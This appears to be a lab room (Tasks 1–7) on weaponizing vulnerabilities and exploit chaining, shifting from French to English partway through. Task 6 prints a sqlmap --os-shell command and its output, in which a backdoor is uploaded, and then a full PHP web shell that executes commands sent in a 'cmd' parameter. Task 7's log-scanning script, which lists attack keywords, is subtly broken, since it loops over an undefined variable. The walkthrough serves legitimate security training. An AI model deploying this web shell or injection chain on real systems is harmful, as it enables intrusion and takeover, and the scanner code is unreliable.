



Vulnérabilités d'armement

Découvrez comment une vulnérabilité évolue et les méthodes permettant de militariser plusieurs vulnérabilités menant au RCE.

moyen

120 minutes

Démarrer AttackBox

AideSalle de sauvegarde

259

Possibilités

Chambre complétée (100%)

Tache 1Introduction

La militarisation d'une vulnérabilité fait référence au processus consistant à prendre une vulnérabilité connue dans un logiciel ou un système et à créer un exploit pour celle-ci, qui peut ensuite être utilisé pour obtenir un accès non autorisé ou effectuer d'autres actions malveillantes.

L'objectif de la militarisation des vulnérabilités

L'objectif de la militarisation des vulnérabilités est de tirer parti d'une vulnérabilité unique ou d'un ensemble de vulnérabilités qui peuvent être chaînées pour obtenir un accès élevé à un

système. Malgré les garanties déjà en place, chaque système ou équipement d'une entreprise peut présenter des vulnérabilités. Cela englobe non seulement tout le matériel physique, tel que les ordinateurs de bureau, les ordinateurs portables et les serveurs, mais également toutes les plates-formes virtuelles, les ressources basées sur le cloud, les appareils mobiles, etc. La [base de données nationale sur les vulnérabilités \(NVD\)](#) affirme que le taux de découverte de vulnérabilités a récemment augmenté.

Un exploit peut être utilisé conjointement avec des exploits ou des vulnérabilités supplémentaires pour permettre à l'attaquant de prendre le contrôle d'un système qu'il cible. Même si l'impact d'une vulnérabilité n'est pas aussi important qu'une autre plus difficile d'accès, elle peut néanmoins être assez simple à attaquer. Supposons que l'exploit soit correctement implémenté et géré. Dans ce cas, ces vulnérabilités de bas niveau pourraient accorder aux cyberattaquants un accès qui leur permettrait de pénétrer davantage dans les réseaux et les systèmes et d'exploiter d'autres failles qui pourraient être plus difficiles d'accès directement. Cette idée est appelée exploitation en plusieurs étapes ou chaînage d'exploits, qui sera brièvement abordée dans cette salle.

Une autre salle étroitement liée, [Weaponization](#), se concentre sur diverses techniques qui aident l'équipe rouge à créer des charges utiles personnalisées à l'aide de langages de script tels que PSH, HTA, VBA et autres. Cependant, dans cette salle, nous considérons également la partie défensive en tant qu'ingénieur en sécurité et illustrons comment les méchants combinent les vulnérabilités pour prendre le contrôle complet d'un système à travers une étude de cas. De plus, cette salle se concentre également sur les concepts théoriques de base nécessaires à un ingénieur en sécurité pour comprendre le fonctionnement du cycle de développement des exploits.

Objectifs d'apprentissage

- Qu'est-ce qu'un exploit ?
- Quel est le cycle de vie d'une vulnérabilité ?
- Comment enchaîner plusieurs vulnérabilités ?
- Comment pouvons-nous automatiser plusieurs tâches quotidiennes en tant qu'ingénieurs en sécurité ?

Pré-requis d'apprentissage

Une compréhension des sujets suivants est recommandée avant de commencer la salle :

- [Comprendre la militarisation](#)
- [Comprendre les bases de données de vulnérabilités](#)
- [Comment exploiter les vulnérabilités](#)
- L'idée de base de l'exploitation des applications Web via [l'injection SQL](#) est suggérée ; cependant, facultatif.

Commençons!

Répondre aux questions ci-dessous

J'ai compris les bases et je suis prêt à démarrer la salle.

Bonne réponse

Tâche 2 Qu'est-ce qu'un exploit ?

Un exploit peut prendre diverses formes, comme un fichier exécutable conçu pour un point de terminaison spécifique, qui peut être transmis via un message texte, une pièce jointe à un e-mail ou même un fichier caché dans des fichiers numériques. Lorsque l'exploit est exécuté, un attaquant peut effectuer diverses actions sur le système ciblé, telles que le contrôler à distance ou localement, perturber ses fonctionnalités, voler des données ou toute autre activité autorisée par les ressources du système.

Un exploit peut être local ou distant. Un attaquant qui a déjà accès à une ressource informatique spécifique peut exécuter du code localement pour élever ses privilèges. Ils peuvent également installer du code malveillant supplémentaire ou prendre le contrôle à distance de la ressource. Un attaquant qui exploite une vulnérabilité à distance sur un réseau ou un canal de communication pour prendre le contrôle d'un système utilise un type spécifique d'exploit, appelé exploit à distance. Un exploit est un outil technique qui peut être utilisé contre n'importe quel utilisateur dans un cyber-environnement autonome ou connecté. Dans un environnement autonome, un exploit peut être diffusé via un support amovible.

Les exploits peuvent être développés et financés par divers acteurs, notamment des États-nations cherchant à se livrer au cyberespionnage ou à la cyberguerre, des groupes criminels organisés cherchant à tirer profit de leurs activités et des pirates informatiques du dark web vendant leurs services au plus offrant. De plus, certains acteurs spécialisés recherchent les faiblesses et développent des exploits pour celles-ci. Il est essentiel de réaliser qu'un exploit n'est pas un objectif en soi. C'est une méthode pour réaliser des tâches beaucoup plus importantes. La création d'exploits est un processus complexe nécessitant une expertise élevée en matière de sécurité de l'information. En conséquence, cela implique des personnes très expérimentées et des mises à jour continues qui peuvent coûter cher sur des marchés de niche ou illégaux (principalement sur le dark web).

Répondre aux questions ci-dessous

Quel est le terme désignant un exploit utilisé pour prendre le contrôle d'un système à distance ?

Bonne réponse

Tâche 3 Cycle de vie des vulnérabilités

Le ministère de la Défense (DoD) a mis en œuvre un [programme de divulgation des vulnérabilités \(VDP\)](#) qui utilise le [cycle de vie largement reconnu d'un cadre de vulnérabilité](#) pour mieux comprendre comment les vulnérabilités peuvent être atténuées plus tôt. Un VDP implique généralement le tri, la validation et la facilitation de l'atténuation des rapports de vulnérabilité soumis par les chercheurs. Les cinq étapes du cycle de vie d'un cadre de vulnérabilité sont **la découverte, la coordination, l'atténuation, la gestion et les leçons apprises** ; cependant, le chemin qu'une vulnérabilité suit depuis l'identification jusqu'à l'application des correctifs peut varier. Le flux suivant affiche les différentes étapes du cycle de vie d'une vulnérabilité de manière plus ou moins linéaire.



- **Produit lancé** : un fournisseur sur le marché public lance un produit informatique (matériel ou logiciel).
- **Découverte de vulnérabilités (publiques ou privées)** : des chercheurs travaillant de manière indépendante ou parrainés par des organisations privées/publiques pour divers intérêts découvrent des vulnérabilités dans le produit. Une vulnérabilité de 0 jour n'a pas encore été rendue publique après avoir été découverte. Dans tous les autres cas, lorsqu'une vulnérabilité est découverte, elle est mise à la disposition du grand public via Internet ou d'autres sources spéciales. Avant que la vulnérabilité ne soit divulguée publiquement en ligne, le fabricant a généralement déjà développé un correctif ou une mise à jour pour le produit à ce stade.
- **Développement d'une preuve de concept (PoC) ou d'un exploit** : une PoC prouvant l'exploitabilité de la vulnérabilité nouvellement découverte est préparée en interne par le fournisseur ou reçue de chasseurs de bugs/chercheurs indépendants. Il est crucial à ce stade de garder la divulgation de la vulnérabilité discrète, car le PoC est généralement la première étape dans le développement d'un exploit, et les mauvais acteurs peuvent l'utiliser dans la nature.
- **Développement ou mise à jour de correctifs** : le fabricant du produit crée un correctif ou une mise à jour pour empêcher la vulnérabilité connue d'être exploitée par des adversaires.
- **Publication du correctif** : le fabricant du produit publie le correctif pour la vulnérabilité afin que les clients puissent l'appliquer au produit dans leur environnement.
- **Installation du correctif** : le client ou les utilisateurs finaux mettent à jour ou corrigent leurs systèmes, de sorte que la vulnérabilité connue ne peut pas être utilisée contre eux.

Répondre aux questions ci-dessous

Une vulnérabilité non corrigée par le fournisseur et inconnue de la plupart des gens est appelée une vulnérabilité ?

Bonne réponse

Quel est le terme couramment utilisé pour désigner une démonstration prouvant l'exploitabilité d'une vulnérabilité récemment découverte ?

Bonne réponse

Que publie généralement un fabricant de produits pour empêcher qu'une vulnérabilité connue soit exploitée par des adversaires ?


Bonne réponse

Tâche 4 Opportunité de militariser les vulnérabilités

La militarisation des vulnérabilités ou la création d'exploits basés sur des vulnérabilités existantes est un processus qui nécessite une compréhension approfondie de la ressource cible, qu'il s'agisse de logiciels, de matériel ou de tout autre système exploité. La création d'un exploit implique des étapes qui varient en fonction du système cible. Il faut **du temps, de l'expertise et une connaissance de la** technologie cible pour être militarisée ou exploitable.

Une vulnérabilité peut être exploitée en **développant localement un exploit ou en l'achetant auprès de fournisseurs** sur des forums clandestins ou des marchés spécialisés.

L'organigramme montre une image annotée mettant en évidence la période d'opportunité pour militariser une vulnérabilité.



The window of opportunity for resource exploitation varies and depends on several factors, including update availability, discovery time, and failure severity. Exploiting **0-day vulnerabilities can take a few days to several months or even years**. Since 0-day attacks are typically targeted at specific targets, finding them takes time and effort. In the above figure, the n-day refers to an exploit with a patch available. Here "n" refers to the number of days elapsed since the patch was released.

As mentioned above, the date when a vulnerability has first been discovered is typically unknown; however, the CVE database shows the dates of CVE-ID assignments and

publications. CVEs are often released as soon as the vendors push out the patch. **Adversaries with access to the updated software can reverse-engineer the patch to find the vulnerability.** According to the [Exploit Database](#), most public exploits are created in the first week following the release of a patch. To offer their clients more time to upgrade, certain manufacturers might postpone the CVE announcement. When a CVE is formally released, the public can immediately access information about the vulnerability. Most security providers begin creating their vulnerability signatures and prevention strategies at this time to ensure mitigation from threat actors.

Answer the questions below

Can it take days, months, or even years to develop a 0-day exploit? (yea/nay)


Correct Answer

An exploit developed once the vendor has released the patch is called?

Correct Answer

Task 5Exploit Chaining

Chaining exploits in tandem, also known as "**exploit chaining**" or "**multi-stage exploitation**", is a technique hackers use to string together multiple exploits for vulnerabilities to gain complete control of a target system. The desired goal is to develop a complete **Remote Code Execution (RCE) chain**, allowing the attacker to execute arbitrary code on the target system with the highest privileges.



- **Reconnaissance:** The attacker will gather information about the target system and its vulnerabilities. This can be done through various methods, such as network scanning, port scanning, and vulnerability scanning.
- **Initial Exploit:** The attacker will use the information gathered during the reconnaissance phase to identify an initial vulnerability that can be exploited, which could be known and that has not been patched. The attacker will use an exploit that takes advantage of this vulnerability to gain access to the target system.
- **Privilege Escalation:** This will allow them to access sensitive information, such as login credentials and system files, and execute code with higher privileges.
- **Persistence:** The attacker will use other exploits to establish persistence on the target system, allowing them to maintain access even if the initial exploit is discovered and patched.
- **Lateral Movement:** The attacker will then use additional exploits to move laterally through the target system's network and compromise other systems. This will allow them to gain access to additional sensitive information and resources.
- **RCE:** Once the attacker has established persistence and moved laterally through the network, they will use the final exploit in the chain to gain RCE. This may include using

malware to gain control of the target system or a privilege escalation exploit to gain access to the target system's kernel.

It is important to note that chaining exploits in tandem can be a highly effective technique for attackers, as it allows them to bypass multiple layers of security and gain access to sensitive information and resources. Therefore, organizations must keep their systems updated and patched and implement proper network segmentation and best security practices to minimize the risk of such attacks.

Answer the questions below

What is the technique called to string together multiple exploits?

Correct Answer

After initial access to the system, the process for gaining higher access within the system is called?

Correct Answer

The step in which the adversary tries to maintain long time access to the system is called?

Correct Answer

Task 6 Chaining Multiple Vulnerabilities - A Case Study

Task includes a deployable machine

Start Machine

To demonstrate the process for **"exploit chaining in tandem to develop a complete RCE Remote Code Execution (RCE) chain"**, let's examine a real-world situation. The exercise focuses more on how to chain vulnerabilities than **how to exploit a vulnerability**.

Connecting to the Machine


We will be using a Windows Server as the test machine along with a vulnerable web application throughout this task. You can start the virtual machine by clicking `Start Machine`. Please wait 2-3 minutes after starting the system to make sure it's properly booted. Click on the `Start AttackBox` button at the top-right of the page; we will need sqlmap, which is pre-installed on the AttackBox.

How to Chain Multiple Exploits

Using a case study, let's dig deeper into various phases of exploit chaining. The installation procedure and the fundamental commands are not covered as the goal of this study is to chain

exploits for developing a complete RCE chain.


- Suppose Bob is a Security Engineer in **ChatAI** and has been tasked to exploit a web application hosted at `http://MACHINE_IP/ai` . As per the initial assessment by the penetration testing team, some of the vulnerabilities in the web application are SQL injection and arbitrary file upload. The goal is to chain these vulnerabilities to get remote code execution. The first and most crucial step in exploiting a target system is finding and using a vulnerability that provides an initial entry point.
- In the case of web applications, such entry points are typically acquired through **SQL injection**, which further escalates to arbitrary file upload and then to remote code execution or machine takeover. The easiest way to check for SQL injection is by using special characters. You can learn more about SQL injection [here](#). After visiting the **ChatAI** login panel at `http://MACHINE_IP/ai/login.php` , Bob encountered input fields asking for an email address and password.

The image shows a login interface for 'CHATAI'. At the top is a logo consisting of a blue speech bubble with three dots inside, and the word 'CHATAI' in bold blue capital letters below it. The main heading is 'Welcome back' in a large, bold, black font. Below this are two input fields: the first is labeled 'Email Address' and the second is labeled 'Password'. Both fields are white with a light blue border. Below the input fields is a large blue button with the word 'Continue' in white. At the bottom, there is a link that says 'Don't have an account? Sign up' in a smaller, blue font.

- He first tried to enter a valid email and afterwards an email with special characters to see if the web application will send a different response. Bob got a different response when

entering a valid user email `test@chatai.com` compared to when he entered an invalid user email `test@chatai.com'`. Note the special character `'` at the end of the invalid user email.

- He discovered that the application is probably vulnerable to SQL injection and now aims to exploit this vulnerability to get RCE. For this purpose, Bob used sqlmap, a tool to automatically find and exploit SQL injection vulnerabilities across all major databases. You can learn more about the tool [here](#).
- As we know, sqlmap requires an endpoint to exploit the SQL injection vulnerability. Bob got the endpoint by intercepting the calls. You can check the calls through `Right click on the web page > select Inspect > click on the Network tab` (the process may vary slightly from browser to browser). You can also capture the traffic through the renowned tool [Burp Suite](#).



Click to enlarge the image.

- Now that he has the endpoint, it's time to exploit it using sqlmap. Bob copied the intercepted URL `http://MACHINE_IP/ai/includes/user_login.php?email=test%40chatai.com&password=123`, opened the Terminal, and executed the following command (**Note:** Enter `Y` if prompted and `4` to specify PHP as the supported language of the web server):

AttackBox - Terminal


```
`thm@machine$ sqlmap -u "http://MACHINE_IP/ai/includes/user_login.php?email=test%40chatai.com&password=123" -p email --os-shell [00:43:50] [INFO] testing connection to the target URL [00:43:50] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS [00:43:50] [INFO] testing if the target URL content is stable [00:43:51] [INFO] target URL content is stable [00:43:51] [WARNING] heuristic (basic) test shows that GET parameter 'email' might not be injectable [00:43:51] [INFO] testing for SQL injection on GET parameter 'email' [00:43:51] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause' [00:43:52] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)' [00:43:52] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind' [00:44:12] [INFO] GET
```

```

parameter 'email' appears to be 'MySQL >= 5.0.12 AND time-based blind' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads
specific for other DBMSes? [Y/n] y for the remaining tests, do you want to include
all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[00:44:49] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns' [00:44:49]
[INFO] automatically extending ranges for UNION query injection technique tests as
there is at least one other (potential) technique found sqlmap identified the
following injection point(s) with a total of 124 HTTP(s) requests: --- Parameter:
email (GET)      Type: AND/OR time-based blind      Title: MySQL >= 5.0.12 AND time-
based blind      Payload: email=test@chatai.com' AND SLEEP(5) AND
'cSIT'='cSIT&password=123 --- [00:46:12] [INFO] the back-end DBMS is MySQL web
application technology: Apache 2.4.53 back-end DBMS: MySQL >= 5.0.12 [00:46:12]
[INFO] going to use a web backdoor for command prompt [00:46:12] [INFO]
fingerprinting the back-end DBMS operating system [00:46:12] [WARNING] it is very
important to not stress the network connection during usage of time-based payloads
to prevent potential disruptions do you want sqlmap to try to optimize value(s)
for DBMS delay responses (option '--time-sec')? [Y/n] y [00:46:27] [INFO] the back-
end DBMS operating system is Windows which web application language does the web
server support? [1] ASP [2] ASPX [3] JSP [4] PHP (default) > 4 [00:46:29] [INFO]
retrieved the web server document root: 'C:\xampp\htdocs' [00:46:29] [INFO]
retrieved web server absolute paths: 'C:/xampp/htdocs/ai/includes/functions.php,
C:/xampp/htdocs/ai/includes/user_login.php' [00:46:29] [INFO] trying to upload the
file stager on 'C:/xampp/htdocs/' via LIMIT 'LINES TERMINATED BY' method [00:46:29]
[INFO] the file stager has been successfully uploaded on 'C:/xampp/htdocs/' -
http://MACHINE_IP:80/tmpukmfp.php [00:46:29] [INFO] the backdoor has been
successfully uploaded on 'C:/xampp/htdocs/' -http://MACHINE_IP:80/tmpbpljk.php
[00:46:29] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER os-
shell> whoami

```

- The above command will exploit the SQL injection vulnerability, as well as to chain it with an arbitrary file upload attempt, which uploads a file stager in the root web directory that can be accessed by typing `http://MACHINE_IP:80/tmpukmfp.php` in the browser.




- The malicious file allows Bob to gain initial access to the server. Now Bob has opened avenues of exploitation for him, as he can upload any file on the server and execute it. He creates a simple PHP-based backdoor that will allow him to run any command on the server using the `cmd` parameter. Create a text file by copying the following code and saving it as `hack.php`.

hack.php

```
<?php if(isset($_REQUEST['cmd'])) {      echo "<pre>"; $cmd =
($_REQUEST['cmd']);      system ($cmd);  echo "</pre>"; die; } ?>
```

- Now Bob can upload the shell via the browser and access the backdoor at `http://MACHINE_IP:80/hack.php`.



The above case study demonstrates how a simple vulnerability like an initial SQL injection can be used to chain a series of attacks, leading to an arbitrary file upload and ultimately remote code execution.

Answer the questions below

What is the response when we enter email `test@chatai.com` as user email and password `123` in the login form?

Correct AnswerHint

Execute the command **whoami**, what is the output you receive?

Correct Answer

Have you noticed the file flag.txt in the web root directory? What is the flag value?

Correct AnswerHint

How many files are available in the **C:\xampp\htdocs\img** folder?

Correct Answer

Task 7Automating Common Tasks

You have seen how attackers can chain multiple vulnerabilities to exploit a system. Now, you will see how automation can help security engineers improve an organization's overall security posture. Without automation, tasks can be time-consuming and prone to human error. However, automating the processes helps the security engineer identify and remediate vulnerabilities more effectively, reducing the risk of a successful cyber attack on the organization's network. Several ways to automate these tasks include scripts, scheduling tools, and platforms that offer security orchestration, automation, and response (SOAR) capabilities.

- **Scripts:** One way to automate everyday tasks and security checks is to use scripts. Scripting languages like Python, PowerShell, and Bash can automate many tasks, including system administration, security checks, and data analysis. Scripts can automate repetitive tasks, such as scanning for vulnerabilities, monitoring network traffic, and collecting log data. Additionally, scripts can be used to perform complex tasks, such as automating incident response procedures and analyzing large data sets. For example, you can create a small script in PHP to go through log files and identify any malicious URLs or keywords:

findKeywords.php

```
<?php $malicious_keywords = array('shell', 'apt', 'sql_error',  
'hack'); // list of bad words $path = 'error_log.txt'; //path to the file  
$file = fopen($path, 'r'); //open file while(!feof($file)) { $line =  
fgets($file); foreach($keywords as $keyword) { if(strpos($line,  
$keyword) !== false) { //match the keyword echo "The malicious keyword  
'$keyword' was found in the file.\n"; } } } fclose($file); ?>
```

